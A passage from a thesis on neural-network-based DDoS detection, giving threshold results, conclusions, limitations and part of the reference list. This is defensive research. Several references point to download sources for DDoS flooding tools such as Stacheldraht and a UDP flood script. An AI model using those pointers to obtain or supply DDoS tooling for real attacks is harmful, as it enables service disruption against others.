Separate and mixed TCP, UDP and ICMP DDoS attacks.	High	58	50% Maximum 40% Minimum

Table 7-21: Detection Accuracy and threshold adjustment.

The CPU utilisation average values shown in Table 7-21 are measured using the operating system´s built-in service tool when DDoS attacks and genuine traffic are active. With the exception of the middle raw minimum and maximum values, the CPU utilisation reduces after mitigating a DDoS attack. However, the minimum and maximum CPU utilisation values of the middle raw do not change.

This is because the DDoS Detector continuously monitors and retrieves packets from the network as the number of packets flowing through the DDoS Detector is higher than its threshold value. As also shown above, high threshold values produce a Detection Accuracy of 58% while low and existing threshold values produce 98% Detection Accuracy. However, a low threshold value produced 100% CPU utilisation while the existing threshold produced an average of 70% CPU utilisation (during high traffic). As mentioned in Chapter 3, one of the primary objectives of this work is to introduce high Detection Accuracy. The results of our experiments (Table 7-21) show that the existing threshold provides high Detection Accuracy with a reasonable CPU utilisation. Therefore, the existing thresholds we have selected (see Chapter 5) are suitable for the existing experimental network environments.

7.7 Summary

In this Chapter, we have explained the process of extending the testing process to evaluate our detection and mitigation accuracies. We have used two environments to launch TCP, UDP, ICMP and mixed known and unknown DDoS attacks, each with a high number of zombies. Our proposed solution produced 98.17% detection and mitigation accuracy, which is on average 4.93% (approximately 5%) higher than Snort and other best related academic works that we compared our solution with. However, our Detection Accuracy decreases by 6% if old training datasets are used to detect known and unknown DDoS attacks. Therefore, training the ANN algorithm with up-to-date patterns is vital for accurate detection. We further evaluated the accuracy of our detection process by increasing and decreasing the threshold values and re-examining the detection process. We identified that increasing the threshold value decreases the Detection Accuracy since the numbers of packets to be retrieved for analysis is lower than the increased thresholds, and decreasing the threshold values does not provide any technical value to our proposed solution since the Detection Accuracy is measured as 98% with 100% CPU usage. Therefore the existing threshold values are appropriate for our proposed solution. In Chapter 8, we summarise our work and suggest further improvements where applicable.

Chapter 8 – Conclusions & Suggestions for Further Research

8.1 Introduction

In this Chapter, we conclude our thesis by briefly summarising the work and the results we have achieved on the basis of our contribution. Then, we outline some suggestions for future research that can further our approach.

8.2 Summary of Our Work

For this summary, we adopt an itemised format.

1. The purpose of this study is to detect and mitigate known and unknown DDoS attacks before they reach the victim.
2. We selected DDoS attacks due to the deficiencies in existing approaches in comparison with other security domains to detect known and unknown DDoS attacks and DDoS attackers´ ability to crash or overload a destination.
3. We only selected TCP, UDP and ICMP DDoS attacks due to their popularity among DDoS attackers (see Chapter 1), and left other types of DDoS attacks for future research.
4. To define an approach that detects known and unknown DDoS attacks we:
    a. Studied and learned how DDoS attackers built their approaches through testing available DDoS attack methodologies.
    b. Reviewed many related academic and industrial DDoS detection mechanisms where applicable.
5. We therefore learned about the existing approaches and analysed them according to environments, algorithms, methodologies, and Detection Accuracy (Chapter 2).
6. Then, we built physical environments to test and analyse forged packets generated by the DDoS methodologies and genuine packets that are generated from genuine applications (Chapter 4).
7. From point 6, we learned that DDoS designers use their own custom code as opposed to operating system resources to generate packets. This allows DDoS attackers to have better control over the packet type, which makes it more effective.
8. To extend our knowledge, we began by learning and investigating the background information and fundamental concepts of all related technologies that are involved in DDoS attacks (Chapter 1).
9. From points 7 and 8, we identified that DDoS attackers change specific protocol header patterns to confuse the detection system or indeed the destination. Such an approach assists DDoS attacks to look genuine and, hence, bypass detection system. Therefore, we focused on protocol headers to detect DDoS attacks.

10. By incorporating points 6 to 9, we selected specific patterns that separate genuine traffic from DDoS attacks (Chapter 4).
11. Then, we selected ANN to detect known and unknown DDoS attacks based on patterns identified from point 10. ANN was selected due to its ability to detect known and unknown patterns that are similar to those it was trained with (see Chapter 1, Section 1.5 and Chapter 3, Section 3.4).
12. Most traditional approaches use volume limitation and signature based detection systems to control their traffic. In signature based detection systems, an administrator is required to include rules and signatures (database) to detect old and known attacks. Our approach uses the ANN algorithm to detect known and unknown DDoS attacks. Therefore, no administration is required and any unknown (zero-day) attacks that are based on the familiar DDoS attacks are detected. A volume limitation approach is used when the volume is higher than a certain threshold. This normally results in genuine and DDoS traffic volumes both being dropped equally. Our approach, however, drops DDoS attacks based on the detection components output.
13. However, the ANN needs to be trained with different datasets that represent patterns mentioned in point 10.
14. To train the ANN, one can either use the existing old datasets or generate an up-to-date dataset that contains most recent patterns. We selected up-to-date datasets that cover old and new patterns (Chapters 4 and 5). However, we trained ANN with old patterns just to identify the ANN´s response when detecting known and unknown DDoS attacks (See Chapter 7).
15. To generate datasets, we built realistic corporative safe environments where we launched different TCP, UDP and ICMP DDoS attacks coupled with genuine traffic that was generated by genuine applications.
16. The datasets were prepared in the format that JNNS accepts to train our ANN algorithm (off-line). We selected 80% of the datasets to train the learning algorithm and 20% to verify the training process.
17. Then, we designed and implemented our solution (Chapters 6 and 7), where the process can be summarised in the following points:
    a. Retrieve packets from the network based on thresholds.
    b. Organise and calculate the packets for the ANN engine to verify the legitimacy of the retrieved packets.
    c. The output is either 1 = attack, 0 = normal or 2 = unidentified traffic.
    d. If the output is 1, the defence component activates and drops the forged packets, but if the output is 0, then no action is required. However, if the output is 2, the defence component relies on the output that it receives from other DDoS Detectors.
    e. Destination and type of the attack (or genuine traffic) are distributed to all other DDoS Detectors for the purpose of awareness (step 17, part d).

f. The proposed system loops back and retrieves packets from the network for further monitoring. The defence component releases restriction if the traffic to the same destination is verified as genuine by the ANN engine. In all cases, genuine traffic is untouched and unobstructed.

18. To accurately test our solution, we used physical environments to evaluate our approach against known and unknown DDoS attacks. We used Detection Accuracy, Sensitivity, Specificity, and False Positive Rate to evaluate our approach vis-à-vis other approaches.

8.3 Conclusions and Contributions

Based on the discussion so far, one can outline the contributions of this thesis in the following points.

1. As shown in Chapter 7, Section 7.5, our approach resulted in 98.17% Detection Accuracy (genuine traffic and DDoS attacks). This is 4.93% (approximately 5%) higher than other related approaches described in Chapter 7, Table 7-18. Furthermore, our work introduced 97.05% Sensitivity, which is again 5.59% higher than all other approaches described in Table 7-18.
2. Out of similar contributions, our solution was able to detect 95% of unknown DDoS attacks and 100% of known DDoS attacks - similar to the DDoS attack patterns that are used to train the ANN. This means the DDoS Detector was unable to detect only 5% of unknown DDoS attacks. This was expected because there is no such thing as 100% detection, and our ANN engine was able to detect DDoS attacks that are similar to those it was trained to detect. Our solution yielded such positive results in comparison with other solutions shown in Table 7-18 because it:
    a. Identified the patterns that are most popular with DDoS attackers to launch their attacks by practically examining all the TCP, UDP and ICMP DDoS attacks in real physical environments using different DDoS methodologies and tools as described in Chapters 4, 6 and 7.
    b. Avoided simulations to generate datasets, and instead used real physical environments to generate datasets and to test our end product; while most other approaches, reviewed in Chapter 7, Table 7-18, use simulators to produce datasets and investigate their solutions.
    c. Avoided old datasets as our experiments showed reduction in Detection Accuracy of 6% (Chapter 7, Section 7.5). This means a lack of up-to-date patterns can introduce a significant decrease in Detection Accuracy. The approaches described in Chapters 2 and 7, Table 7-18, as they indicated use old datasets, most of which do not show effectiveness.

d. Used various DDoS tools to deploy DDoS attacks with more than 180 zombies, while other relevant studies use a maximum of two tools to investigate their approaches (Chapter 7, Table 7-18). (Chapter 7, Table 7-18).

3. Could deploy our DDoS Detector as a standalone or distributed solution to detect, mitigate DDoS attacks. The Detector is also designed to share knowledge of attacks with our DDoS Detectors via encrypted messages to assist the detection process when required. The DDoS Detector sends emails to the Security Officers when DDoS attacks and high volume of genuine traffic are identified. Such a mechanism can be used for the purpose of forensics or logistics.
4. Investigated and analysed in an in-depth manner architectural structure, weakness, strength, and code structure of DDoS attacks. Such an investigation assisted us to learn about the popular patterns that are most used by DDoS attackers to launch their attacks.

Thus, environments, type of datasets and experiments can improve the detection process. However, the following conditions (assumptions) must apply.

- Mixed or separate TCP, UDP and ICMP DDoS attacks with or without genuine traffic are launched/used.
- The DDoS attacks are not encrypted. This means, the patterns used to identify the attacks are not encrypted.
- The unknown DDoS attacks have similar characteristic features as the DDoS attacks used in training the ANN. In other words, the attacker uses similar patterns as used for training the ANN algorithm.
- The DDoS Detector uses our selected threshold values described in Chapter 5. Otherwise new threshold values must be used that reflect the new environment. Our selected threshold values are based on our environments and experiments and other environments may require different threshold values. As also explained in Section 8.4, this is considered to be one of the limitations of our solution.

Like all other research approaches in this ever-changing and complex field of study, our approach can benefit from suggestions for further research, particularly regarding maintenance issues. This is what Section 8.4 below outlines.

8.4 Limitations and Suggestions for Further Research

Regarding our approach, the following points provide suggestions for further research.

Un-expected DDoS Attack: Our solution has problems detecting DDoS attacks when the protocol headers are encrypted with any encryption algorithms (refer to Chapter 6, Section 6.4.3). However, an encrypted DDoS attack is not a common approach since the attack is slow and introduces high latency.

Updating the datasets and re-training: Based on our experiments explained in Chapter 7, Section 7.3, using old datasets can introduce a lack of unknown DDoS detection. The DDoS tools that have been used to generate old datasets go back to early the 2000s, up to 2003, and they are no longer effective. However, the DDoS tools used to generate up-to-date datasets are dated between 2000 and 2012. With old datasets (attacks that go back to 2000-2003), the Detection Accuracy is 92%, while with up-to-date datasets (attacks between 2000 and 2012), the Detection Accuracy is 98%. This means the ANN algorithm requires retraining every 5 to 6 years, since the Detection Accuracy difference between old datasets and up-to-date datasets is 6%. The solution here may be the introduction of an online interactive engine that continuously searches the Internet for new DDoS attack information. The engine would retrieve the patterns from the Internet and prepare them as datasets to continuously and automatically retrain the ANN whenever required.

Changing threshold values: Our experiments reported in Chapter 7, Section 7.6, show that changing the threshold values to higher values decreases detection, and that lowering the threshold values does not introduce higher Detection Accuracy, but rather increases CPU usage in the network. Such thresholds as we defined are suitable, based on our experiments, but it is almost impossible to check this in every network. Therefore, the end users must test and find the appropriate threshold that suits their environment before deployment. However, as future work, one could introduce a generic threshold that can automatically adapt to any possible environment.

Our approach in simulated environment: Our approach has not been tried or tested in a simulated environment. One could reproduce our work in such an environment to verify and compare the Detection Accuracy of our DDoS Detectors in real and simulated environments.

The above four limitations serve as suggestions for future research, to further improve our detection solution, to detect encrypted DDoS attacks using online trainable datasets and generic thresholds.

References

1. Akamai: Web Application Firewall, (1998), http://www.akamai.com/dl/brochures/Product_Brief_Kona_WAF.pdf?campaign_id=AANA-PPGDL

2. Akilandeswari, V.; Shalinie, S.M.: Probabilistic Neural Network based attack traffic classification. In: Fourth International Conference on Advanced Computing (ICoAC), 13-15 Dec., Chennai, India, pp. 1-8 (2012).

3. Al-Duwairi, B., Manimaran, G: A novel packet marking scheme for IP traceback. In: Proceedings of the tenth International Conference on Parallel and Distributed Systems, 7-9 July, pp. 195-202 (2004).

4. Andreas, Z., Mache, N., Döring, S., Hübner, R.: Java Neural Network Simulator (Version 4.3) (1995), http://www.ra.cs.uni-tuebingen.de/software/JavaNNS/manual/JavaNNS-manual.pdf

5. Andreas, Z., Mache, N., Döring, S., Hübner, R.: Stuttgart Neural Network Simulator user manual http://www.ra.cs.uni-tuebingen.de/downloads/SNNS/SNNSv4.2.Manual.pdf

6. Andreasson, O.:Iptables Tutorials 1.2.2 (2006), https://www.frozentux.net/iptables-tutorial/iptables-tutorial.html

7. Apache-Jmeter: Jmeteter (version 2.10) (2001), http://jmeter.apache.org/download_jmeter.cgi

8. Apache foundation: Apache Camel (2013), https://camel.apache.org/message-router.html

9. Arbor: Worldwide Infrastructure Security Report. Network and Security Management Solution. Volume VII (2011), http://www.arbornetworks.com

10. Arbor Network: Attack of the Shuriken: Many Hands, Many Weapons (2011), http://www.arbornetworks.com/asert/2012/02/ddos-tools/

11. Aronszajn, N.: Theory of reproducing kernels. Transactions of the American Mathematical Society, VOL. 68, NO. 3, pp. 337-404 (1950).

12. Aroua, M.K., Zouari, B. : A Distributed and Coordinated Massive DDOS Attack Detection and Response Approach. In: Computer Software and Applications Conference Workshops (COMPSACW), 2012 IEEE 36th Annual 16-20 July 2012, Izmir, pp. 230-235 (2012).

13. Ashford, W.: Largest Bitcoin exchange reports heavy DDoS attack. ComputerWeekly.com (12 April 2013), http://www.computerweekly.com/news/2240181346/Largest-Bitcoin-exchange-reports-heavy-DDoS-attack

14. BS ISO 5725-1: Accuracy (trueness and precision) of measurement methods and results - Part 1. General principles and definitions, pp.1 (1994).

15. Badishi G., Keidar I., Melamed R.: Towards Survivability of Application-Level Multicast. In: Second Bertinoro Workshop on Future Directions in Distributed Computing (FuDiCo II), pp. 2-5 (2004).

16. Badishi, G., Herzberg, A., Keidar, I., Romanov, O., Yachin, A.: Denial of Service? Leave it to Beaver. Dagstuhl Seminar Proceedings, from Security to Dependability, pp. 2-6 (January 2007).

17. Beak, C.; Chaudhry, J.; Lee K.; Park, Kim, M.: Novel Packet Marketing Method in DDoS Attack Detection, Am. J. Applied. Sci. , VOL.4, NO. 10, pp. 741-745 (2007).

18. Bedón, C.; Saied, A.: Snort-AI (Version 2.4.3), ANN networks analyzer, open source project (January 2009), http://snort-ai.sourceforge.net/index.php

19. Beitollahi, H.; Deconinck, G.: A Cooperative Mechanism to Defense against Distributed Denial of Service Attacks. In: Tenth International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom), 16-18 Nov 2011, Changsha, China, pp.11-20 (2011).

20. Bencsath, B.,Vajda. I.: Protection against DDoS Attacks Based on Traffic Level Measurements. In: Proceedings of the Western Simulation Multi Conference. San Diego, California, pp. 22-28 (2004).

21. Berkeley Software Design: BSD operating System (1993), http://www.freebsd.org/where.html

22. Biondi, P.: Scapy framework (2007), http://www.secdev.org/projects/scapy/

23. Birman, K.: The Promise, and Limitations, of Gossip Protocol. ACM SIGOPS Operating Systems Review VOL. 41, NO. 5, New York, USA, pp. 8-13 (2007).

24. Bosack, L, Lerner, S.: CISCO systems (1998), http://www.cisco.com

25. Bu, Z., Bueno, P., Kashyap, R., Wosotowsky, A.:The New Era of Botnets. McAfee Labs (2010) http://www.mcafee.com/us/resources/white-papers/wp-new-era-of-botnets.pdf

26. Bukhtoyarov, V. , Semenkin, E.: Neural networks ensemble approach for detecting attacks in computer networks. In: IEEE Congress on Evolutionary Computation (CEC), Brisbane, QLD, Australia, 10-15 June 2012, pp. 1 – 6 (2012).

27. Burns, B., Killion, D., Beauchesne, N., Moret, E., Sobrier, J., Lynn, M., Markham, E., Iezzoni, C., Biondi, P., Granick, J., Manzuik, S., Guersch, P.: Security Power Tools. O'Reilly Media, 1ST edn., pp. 131-134 (September 2007).

28. CISCO White Paper: CISCO, Defeating DDoS Attacks, http://www.cisco.com/en/US/prod/collateral/vpndevc/ps5879/ps6264/ps5888/prod_white_paper0900aecd8011e927.pdf

29. Case, J.: A Simple Network Management Protocol (SNMP). IETF RFC 1157, (May 1990), http://www.ietf.org/rfc/rfc1157.txt

30. Chan, E., Chan, H., Chan, K., Chan, V.; Chanson S.: IDR: An intrusion detection router for defending against distributed denial-of-service (DDoS) attacks. In: Proceedings seventh International Symposium on Parallel Architectures, Algorithms and Networks 2004 (ISPAN'04), 10-12 May 2004, pp. 581-586 (2004).

31. Check Point: DoS Attacks, Response Planning and Mitigation. Check Point Whitepaper (August 2012), http://www.pinewood.nl/sites/default/files/Check%20Point%20Whitepaper%20DDos%20Attacks.pdf

32. Checkpoint software: Checkpoint DDoS protector Appliances (2012), http://www.checkpoint.com/products/ddos-protector/ds-ddos-protector-appliances.pdf

33. Chen, Y., Hwang, K., Ku, W.: Collaborative Detection of DDoS Attacks over Multiple Network Domains. In: Parallel and Distributed Systems- IEEE Transactions VOL. 18, NO. 12, pp. 1649 –1662 (2007).

34. Chen, C.: Detecting distributed denial-of-service attack traffic by statistical test. In: Third International Conference on Communications and Networking, 25-27- August 2008, Hangzhou, China pp. 1253-1257 (2008).

35. Chonka, A., Zhou, W., Singh, J., Xiang, Y.: Detecting and Tracing DDoS Attacks by Intelligent Decision Prototype. In: Sixth Annual IEEE International Conference on Pervasive Computing and Communications PerCom 17-21 March 2008, Hong Kong , pp-578-583 (2008).

36. Clegg, Benjamin, A.; DiGirolamo, Gregory, J., Keele, Steven, W.: Sequence learning. Trends in Cognitive Sciences VOL. 2 NO.2, 1 August, pp. 275–281 (1998).

37. Computer Emergency Responses Team. CERT, https://www.cert.org

38. Coolen, A.C.C.: Concepts for Neural Networks - A Survey. A Beginner's Guide to the Mathematics of Neural Networks. In: Landau, L.,J., Taylor, J., G. (eds.), Springer 13-70 (1998).

39. Cortes, C., Vapnik, V.: Support vector networks. Machine Learning, Springer, VOL 20. NO. 3, pp. 273-297 (1995).

40. Criscuolo J.P: Distributed Denial of Service Trin00, Tribe Flood Network, Tribe Flood Network 2000 and Stacheldraht (February 2000), http://ftp.se.kde.org/pub/security/csir/ciac/ciacdocs/ciac2319.txt

41. Crispin, M.: Internet Message Access Protocol – Version 4 (IMAP). IETF RFC 1730, (December 1994), http://tools.ietf.org/html/rfc1730

42. Crispin, L., Gregory, J.: Agile Testing: A Practical Guide for Testers and Agile Teams. Addison-Wesley, ch2-3, pp. 3-56 (2009).

43. Cristianini, N., Shawe-Taylor, J.: An Introduction to Support Vector Machines and Other Kernel-based Learning Methods, Cambridge University Press, ch 1,2, pp. 1-25 (2000).

44. Cuéllar, M.P., Delgado, M., Pegalajar, M.C.: An Application of Non-linear Programming to Train Recurrent Neural Networks in Time Series Prediction Problems. Enterprise Information Systems VII - Springer Netherlands, pp. 95–102 (2006).

45. DDoS Botnet: Tribe Flood Attack http://ihackers.co/tfn2k-dos-ddos-pentesting-tool/

46. DDoS Botnet: Hyenae DDoS tool (2010), http://packetstormsecurity.com/search/?q=Hyenae

47. DDoS Botnet: Stacheldraht http://packetstormsecurity.com/distributed/stachel.tgz

48. Danchev, D.: Georgia President's web site under DDoS attack from Russian hackers. ZDNet (22 July 2008), http://www.zdnet.com/blog/security/georgia-presidents-web-site-under-ddos-attack-from-russian-hackers/1533

49. Daniel, B.: OSSEC, open source (2008), http://www.ossec.net

50. Datasets: KDDCUP 1999 data, In: The Fifth International Conference on Knowledge Discovery and Data Mining (1999), http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html

51. Datasets: DARPA Intrusion Detection Data Sets (2000), http://www.ll.mit.edu/mission/communications/cyber/CSTcorpora/ideval/data/

52. Debian project: Debian – Linux (1993), http://www.debian.org

53. Denial of Service (DoS) Program: LetDown -TCP flooding (2012-2013), http://complemento.sourceforge.net

54. DoS Attack: UDP flood http://packetstormsecurity.com/DoS/udp.pl

55. Douglas, D., Dankel, II.: The ID3 Decision Tree Algorithm, Monash University, Australia (2004), www.csse.monash.edu.au/courseware/cse5230/2004/assets/decisiontreesTute.pdf

56. Droms, R.: Dynamic Host Configuration Protocol (DHCP). IETF RFC 2131, (March 1997), https://www.ietf.org/rfc/rfc2131.txt

57. Dunger, G.; Tuv, E.: Bias of importance measures for multi-valued attributes and solutions. In proceedings of the 21st International Conference on Artificial Neural Networks (2011), USA, pp. 293–300 (2011).

58. Dutch News: ING again targeted in DDoS attack. DutchNews.nl (10 April 2013),http://www.dutchnews.nl/news/archives/2013/04/ing_again_targeted_in_ddos_att.php

59. Eddy, W.: TCP SYN Flooding Attacks and Common Mitigations. IETF RFC 4987 (August 2007) http://tools.ietf.org/html/rfc4987

60. Eijk, V. N: File Sharing (2011), http://www.ivir.nl/publications/vaneijk/pe432775_en-rev-fin.pdf

61. Entropy: Tor´s Hammer (2011), http://packetstormsecurity.com/files/98831/

62. Eugene, S., Zhang, H.: Towards global network positioning. In: Proceedings of the 1st ACM SIGCOMM Workshop on Internet Measurement, New York, USA, pp. 25-29 (2001).

63. F5 Networks Products: Big-IP (1996), https://f5.com

64. Fayyad, U.M., Piatetsky-Shapiro, G., Smyth, P., Uthurusamy, R.: Advances in Knowledge Discovery and Data Mining. AAAI Press, pp. 18,45,46,484 (1ST February 1996).

65. Feather, C.: Network News Transfer Protocol (NNTP). IETF RFC 3977, (October 2006), http://tools.ietf.org/html/rfc3977.

66. Feinstein, L., Balupari, R., Kindred, D.: Statistical Approaches to DDoS Attack Detection and Response. In proceeding of the DARPA Information Survivability Conference and Exposition, 22-24 April 2003, pp. 303–314 (2003).

67. Ferguson, P.: Network Ingress Filtering, Defeating Denial of Service Attacks, which employ IP Source Address Spoofing. IETF RFC 2827 (May 2000), http://www.ietf.org/rfc/rfc2827.txt

68. Fielding, R., Irvine, UC., Gettys, j.: Hypertext Transfer Protocol -- HTTP/1.1. IETF RFC 2616, (June 1999), http://www.ietf.org/rfc/rfc2616.txt

69. Floyd, S., Bellovin, S., Ioannidis, J., Kompella, K., Manajan, R., and Paxson, V.: Controlling High Bandwidth Aggregates in the Network. AT&T Center for Internet Research at ICSI (ACIRI) and AT&T Labs Research (July 2001) http://www.icir.org/pushback/pushback-Jul01.pdf

70. Foss, A., Zaiane, O.: Estimating True And False Positive Rates In Higher Dimensional Problems and its Data Mining Applications. In: International Conference, Data Mining workshop (ICDMW) 15-19 Dec 2008, Pisa, Italy, pp. 673-681 (2008).

71. GNU: GNU project (1992), http://www.gnu.org

72. Goerzen, J.: Foundations of Python Network programming. Apress, ch2-3, pp. 19-35 (2004).

73. Goncharov, M.: Russian Underground 101. Micro Incorporated, Research paper (2012), http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-russian-underground-101.pdf

74. Gong, C, Sarac, K.: A More Practical Approach for Single-Packet IP Traceback using Packet Logging and Marking. IEEE Trans on Parallel and Distributed System, VOL. 19, NO. 10, October, pp. 1310-1324 (2008).

75. Greenhalgh, A. ,Handley, M., Huici, F.: Using Routing and Tunneling to Combat DoS Attacks, In: Proceedings of the Steps to Reducing Unwanted Traffic on the Internet on Steps to Reducing Unwanted Traffic on the Internet Workshop (SRUTI'05) USENIX Berkeley California, pp. 1-3 (2005).

76. Greenwood, E; Nikulin, M.: A Guide to Chi-Squared Testing, 1st edn, Wiley-Interscience, pp. 10-40 (March 1996).

77. Gupta, B. B., Misra, M., Joshi, R. C.: An ISP Level Solution to Combat DDoS Attacks using Combined Statistical Based Approach. In: International Journal of Information Assurance and Security (JIAS), VOL. 3, NO. 2, pp. 102-110 (2008).

78. Gupta, B.B., Joshi, C., Misra, M.: ANN Based Scheme to Predict Number of Zombies in a DDoS Attack. In: Das, V., Thomas, G., Gaol, F.(eds.) Proceeding International Conference Communications in Computer and Information Science Volume 147, 2011, pp 117-122 (2011).

79. Han, J., Kamber, M.: Data Mining: Concepts and Techniques. Morgan Kaufmann, 3rd edn., ch.1-4 pp. 8-9, 39-79, 83-110, 125-184 (6th July 2011).

80. Holmes, D.: Mitigating DDoS Attacks with F5 Technology (2012), http://www.f5.com/pdf/white-papers/mitigating-ddos-attacks-tech-brief.pdf

81. Hoßfeld, T., Leibnitz, K., Pries1, R., Tutschku, K., Tran-Gia, P., Pawlikowski, K.: Information Diffusion in eDonkey-like P2P Networks. In: Proceedings of the Australian Telecommunication Networks and Application Conference ATNAC, Bondi Beach, Australia (2004).

82. Huma, L., Craig, S., Shawe-Taylor, J., Cristianini, N, Watkins, C.: Text classification using string kernels. Journal of Machine Learning Research, pp. 419–444 (2002).

83. Imperial College London: InforSense platform (Version 5.0) (2001), http://www.inforsense.com/products/core_technology/inforsense_platform/index.html

84. Jie-Hao, C., Feng-Jiao, C., Zhang.: DDoS defense system with turing test and neural network. In: IEEE International Conference on Granular Computing (GrC), 11-13 Aug. 2012, Hangzhou, China, pp. 38 – 43 (2012).

85. Kaliski, B.: RSA Encryption. IETF RFC 2313, RSA Laboratories East (March 1998), http://tools.ietf.org/html/rfc2313

86. Kamvar, D., Schlosser, T., Garcia-Molina, S.: The eigen trust algorithm for reputation management in p2p networks. In: Proceedings of the 12th international conference on World Wide Web, ACM, New York, pp. 640–651 (2003).

87. Kantor, B.: BSD Rlogin. IETF RFC 1282, (December 1991), http://www.ietf.org/rfc/rfc1282.txt

88. Kaspersky, E: Kaspersky (Version 3.5). Anti-virus (1997), http://www.kaspersky.com

89. Katz., D.: TCP Three-Way Handshake. IETF RFC 3373 (September 2002), http://tools.ietf.org/html/rfc3373

90. Kennedy, J.: Particle swarm optimization, Neural Networks. In: Proceedings, IEEE International Conference on Neural Networks VOL. 4, Nov/Dec 1995, Perth, Australia, pp. 1942-1948 (1995).

91. King, K. N.: C Programming: A Modern Approach. W. W. Norton & Co Inc, ch1, pp. 15-30 (1996)

92. Kriegel, H., Kröger, P., Zimek, A.: Outlier Detection Techniques. In: Thirteenth Pacific-Asia Conference on Knowledge Discovery and Data Mining, PAKDD-09, Bangkok, Thailand (2009).

93. Kristoff, J.: The Transmission Protocol (April 2000), http://condor.depaul.edu/jkristof/technotes/tcp.html

94. Kullback, S.: Information Theory and Statistics, Dover Publication, ch. 2-3, pp. 1-70, 80-100 (July 1997).

95. Kullback, S.:The Kullback–Leibler distance. The American Statistician, VOL. 41, NO. 4, pp. 340–341 (1987).

96. Kumar, A ., Xu, J., Wang, J.: Space-Code Bloom Filter for Efficient Traffic Flow Measurement. In: Twenty-third Annual Joint Conference of the IEEE Computer and Communications Societies (INFOCOM) VOL. 3, 7-11 March 2004, Hong Kong, pp. 1762-1773 (2004).

97. Lammle, T.: Cisco Certified Network Associate Study Guide (CCNA), Bk&CD Rom edn., ch 1-4, pp. 7-51, 71-95, 100-183. Sybex Inc, US (November 1998).

98. Law, T.K.T., Lui, J.C.S., Yau, D.K.Y. : You Can Run, But You Can't Hide: An Effective Statistical Methodology to Trace Back DDoS Attackers. In: Proceeding of 10th IEEE International Symposium on Modeling, Analysis and Simulation of Computer Telecommunications Systems (MASCOTS 2002), pp. 433-440 (2002).

99. Lemos, R.: Script kiddies: The Net's cybergangs. ZDNet (30 July 2000), http://www.zdnet.com/script-kiddies-the-nets-cybergangs-3002080125/

100. LetDown (TCP flood): Denial of Service (DoS) program (2011), http://complemento.sourceforge.net

101. Leu F., Pai C.: Detecting DoS and DDoS Attacks Using Chi-Square. In: Fifth International Conference on Information Assurance and Security (IAS-09), 18-20 August, Xian, China, pp.225-258 (2009)

102. Li, J., Liu, Y., Gu, L.: DDoS attack detection based on neural network. In: Second International Symposium on Aware Computing (ISAC), 1-4 Nov. 2010, Tainan, Taiwan, pp. 196 – 199 (2010).

103. Linux Foundation: Linux Intrusion Detection System, open source (2000), http://www.tldp.org/HOWTO/Security-Quickstart-HOWTO/intrusion.html.

104. Ludlow, P.: WikiLeaks and Hacktivist Culture. The Nation, (4th October 2010), http://www.thenation.com/article/154780/wikileaks-and-hacktivist-culture#

105. Lui, C., Fu, T., Cheung, T.: Agent-based network intrusion detection system using data mining approaches. In: Third International Conference on Information Technology and Applications (ICITA 2005), VOL. 1, 4-7 July 2005, pp. 131 - 136 (2005).

106. Lukas H. B.: Fuzzy Association Rules An Implementation in R., Master Thesis Vienna University of Economics and Business Administration (2007), http://michael.hahsler.net/stud/done/helm/fuzzy_AR_helm.pdf

107. Lutz, M.: Learning Python, 5th edn. O'Reilly Media ch2-3, pp. 27-87 (2013).

108. Mabu, S., Chen C., Lu N., Shimada, K., Hirasawa, K.: An Intrusion-Detection Model Based on Fuzzy Class-Association-Rule Mining Using Genetic Network Programming. In: IEEE Transactions on Systems, Man, and Cybernetics, Part C: Applications and Reviews, VOL. 41, NO.1, January pp. 130 – 139 (2011).

109. Mache, N.: QuickProp (1995), http://www.ra.cs.uni-tuebingen.de/SNNS/UserManual/node149.html

110. Magalhaes, M. R.: The Difference Between Application and Session Layer Firewalls (2008), http://www.windowsecurity.com/articles-tutorials/firewalls_and_VPN/Difference-Between-Application-Session-Layer-Firewalls.html

111. Mahajan R. , Steven M.; Floyd S.; Ioannidis J.; Paxson V. , Shenke S.: Aggregate-Based Congestion Control, ICSI Center for Internet Research (ICIR) AT&T Labs – Research, pp. 2-6 (2002).

112. Makhlouf, A.M., Boudriga, N., Obaidat, M.S: Radio-based Cooperation Scheme for DDoS Detection. 14th IEEE International Conference on Electronics, Circuits and Systems 11-14 Dec, Marrakech, pp. 1051 – 1054 (2007).

113. Malkin, G.: Routing Information Protocol (RIP). IETF RFC 2453, (November 1998), http://tools.ietf.org/html/rfc2453.

114. Marcos K. Aguilera, Toueg S.: The correctness proof of Ben-Or's randomized consensus algorithm. Distributed Computing, 25(5) pp.371-381 (2012).

115. Mark, J.: Introduction to Radial Basis Function Networks. University of Edinburgh, Scotland.(1996), citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.133.7043&rep=rep1&type=pdf

116. Mathew, J.: Anonymous Hits North Korea Via DDoS. InformationWeek, darkReading (4 February 2013), http://www.informationweek.com/attacks/anonymous-hits-north-korea-via-ddos/d/d-id/1109348?

117. MathsWork: MatLab application (Version 8.3) (1984), http://www.mathworks.se/products/matlab/

118. Matuszek, D.: Avoid magic numbers. University of Pennsylvania Programming Suggestions,USA(2013), http://www.cis.upenn.edu/~matuszek/cit590-2013/Pages/programming-hints.html

119. McAfee, J.: McAfee (1987) http://www.mcafee.com

120. McCaffrey, D. J.: Software Testing, Fundamental Principles and Essential Knowledge, BookSurge ch 1-3, pp. 5-46 (2009).

121. McDowell, M.: Understanding Denial-of-Service Attacks. United States Computer Emergency Readiness Team (4th November 2009), http://www.us-cert.gov/ncas/tips/ST04-015

122. Michael, J.: Parallel Programming in C with MPI and openMP. McGraw-Hill Science/Engineering/Math, 1st edn. (5th June 2003).

123. Microsoft Developer Network: What is Software Architecture (2009), http://msdn.microsoft.com/en-us/library/ee658098.aspx

124. Microsoft Technical page: Network Driver Interface Specification. (2002), http://technet.microsoft.com/en-us/library/cc958797.aspx

125. Mills, D.L.: Network Time Protocol (NTP). IETF RFC 958 (September 1985), http://tools.ietf.org/html/rfc958

126. Mirkovic, J., Robinson, M., Reiher, P., Oikonomou, G.: Distributed Defense Against DDoS Attacks. Technical report University of Delaware CIS Department Technical (2005) www.isi.edu/~mirkovic/publications/udel_tech_report_2005-02.pdf

127. Mitchell, T.M.: Machine Learning. McGraw-Hill Science/Engineering/Math, 1st ed, New York, ch. 3,4,6,7 pp. 52-78, 81-117, 128-145, 157-198 (1st March 1997).

